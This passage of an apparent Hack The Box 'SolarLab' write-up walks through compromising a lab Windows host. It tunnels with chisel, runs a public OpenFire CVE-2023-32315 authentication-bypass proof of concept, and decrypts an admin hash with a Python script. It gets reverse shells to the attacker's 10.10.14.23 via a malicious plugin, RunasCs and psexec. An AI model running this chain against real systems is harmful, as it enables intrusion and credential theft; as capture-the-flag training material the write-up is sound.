2024/06/09 14:43:59 server: Fingerprint qovSh+hnosiGDH/al1U6PLMfFPh/omA8tAkvZzZ8DNQ=
2024/06/09 14:43:59 server: Listening on http://0.0.0.0:9999
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\users\blake\videos> wget 10.10.14.23/chisel.exe -o chisel.exe
PS C:\users\blake\videos> .\chisel.exe

  Usage: chisel [command] [--help]

  Version: 1.9.1 (go1.21.0)

  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode

  Read more:
    https://github.com/jpillora/chisel

PS C:\users\blake\videos> .\chisel.exe client 10.10.14.23:9999 R:9090:127.0.0.1:9090 R:9091:127.0.0.1:9091

OpenFire 4.7.4 via Tunnel
Accessing the localports via the tunnel presented an OpenFire login page. It also revealed the version is 4.7.4.
Exploiting OpenFire 4.7.4
Source: https://github.com/miko550/CVE-2023-32315
The above POC was used to bypass the OpenFire login page. The script presents a username and password which should grant access.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/hackthebox/solarlab/CVE-2023-32315]
└─$ python3 CVE-2023-32315.py -t http://127.0.0.1:9090


 ██████╗██╗   ██╗███████╗    ██████╗  ██████╗ ██████╗ ██████╗      ██████╗ ██████╗ ██████╗  ██╗███████╗
██╔════╝██║   ██║██╔════╝    ╚════██╗██╔═████╗╚════██╗╚════██╗     ╚════██╗╚════██╗╚════██╗███║██╔════╝
██║     ██║   ██║█████╗█████╗ █████╔╝██║██╔██║ █████╔╝ █████╔╝█████╗█████╔╝ █████╔╝ █████╔╝╚██║███████╗
██║     ╚██╗ ██╔╝██╔══╝╚════╝██╔═══╝ ████╔╝██║██╔═══╝  ╚═══██╗╚════╝╚═══██╗██╔═══╝  ╚═══██╗ ██║╚════██║
╚██████╗ ╚████╔╝ ███████╗    ███████╗╚██████╔╝███████╗██████╔╝     ██████╔╝███████╗██████╔╝ ██║███████║
 ╚═════╝  ╚═══╝  ╚══════╝    ╚══════╝ ╚═════╝ ╚══════╝╚═════╝      ╚═════╝ ╚══════╝╚═════╝  ╚═╝╚══════╝

Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215)
Use at your own risk!

[..] Checking target: http://127.0.0.1:9090
Successfully retrieved JSESSIONID: node08uwugkyuwekr1v17pl57vbbs03.node0 + csrf: rnviWxnPlwkMkTa
User added successfully: url: http://127.0.0.1:9090 username: sygb4x password: bqtabb
Uploading Malicious Plugin
The credentials worked. Next step says to upload the plugin which will grant the ability to execute system commands. Screenshot below shows the result after uploading the plugin.

Reverse Shell Returned (openfire)
The plugin was used to obtain a reverse shell using an encoded powershell command as the payload.

OpenFire User
No interesting priviledges.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/hackthebox/solarlab/CVE-2023-32315]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.11.16] 60571

PS C:\Program Files\Openfire\bin> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name          Description              State
======================= ======================== =======
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeCreateGlobalPrivilege Create global objects    Enabled
PS C:\Program Files\Openfire\bin> whoami
solarlab\openfire
PS C:\Program Files\Openfire\bin>
Discovering OpenFire Admin Hash within openfire.script
The openfire user had access to the OpenFire configuration files and databases. There was an admin hash located in the openfire.script file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
PS C:\Program Files\Openfire\embedded-db> ls


    Directory: C:\Program Files\Openfire\embedded-db


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          6/9/2024   9:05 PM                openfire.tmp
-a----          6/9/2024   9:05 PM              0 openfire.lck
-a----          6/9/2024   9:49 PM           1188 openfire.log
-a----          6/9/2024   9:05 PM            106 openfire.properties
-a----          5/7/2024   9:15 PM          16161 openfire.script


PS C:\Program Files\Openfire\embedded-db>
Admin Password Key
1
INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
Admin Password Hash
1
INSERT INTO OFUSER VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns5gvXp620=','yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442','Administrator','admin@solarlab.htb','001700223740785','0')
Reversing the Hash
I found a Java project on GitHub which reverses the embedded-db hash for OpenFire. Unfortunately the Java class required a number of files which were locked behind a registration page for Oracle. I used AI to assist in generating a python script to reverse the hash instead. Below is the result.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import sys
from hashlib import sha1
from Crypto.Cipher import Blowfish
from binascii import unhexlify

def decrypt_openfirepass(ciphertext, key):
    ciphertext = unhexlify(ciphertext)
    sha1_key = sha1(key.encode()).digest()
    cipher = Blowfish.new(sha1_key, Blowfish.MODE_CBC, ciphertext[:Blowfish.block_size])
    plaintext = cipher.decrypt(ciphertext[Blowfish.block_size:])
    return plaintext

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Usage: python script.py <ciphertext> <key>")
        sys.exit(1)

    ciphertext = sys.argv[1]
    key = sys.argv[2]
    print(decrypt_openfirepass(ciphertext, key).decode())
Password as Cleartext
The script worked and showed the password in cleartext.
1
2
3
4
ali㉿kali)-[~/hackthebox/solarlab]
└─$ python3 script.py becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 hGXiFzsKaAeYLjn
ThisPasswordShouldDo!@
RunasCs as Administrator
RunasCs was uploaded to the box. I used the credentials found in embedded-db and tested them as administrator. They worked with a whoami command not shown here. Below is the command used to gain the reverse shell.
1
2
3
4
5
6
7
PS C:\users\openfire\music> .\RunasCs.exe Administrator ThisPasswordShouldDo!@ cmd.exe -r 10.10.14.23:9001

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-26f48$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 1572 created in background.
PS C:\users\openfire\music>
Reverse Shell Obtained
Shell as administrator. Root flag captured.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/hackthebox/solarlab/www]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.11.16] 60584
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
solarlab\administrator

C:\Windows\system32>
Psexec.py
When I first attempted this box psexec.py did not work with the credentials. I’m not sure why it failed but that is why I uploaded RunasCs. After doing the box again to get screenshots for this writeup psexec.py worked as expected.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/hackthebox/solarlab/www]
└─$ impacket-psexec administrator@solarlab.htb
Impacket v0.12.0.dev1+20240312.91744.809a289 - Copyright 2023 Fortra

Password:
[*] Requesting shares on solarlab.htb.....
[*] Found writable share ADMIN$
[*] Uploading file euFngFrp.exe
[*] Opening SVCManager on solarlab.htb.....
[*] Creating service unnW on solarlab.htb.....
[*] Starting service unnW.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>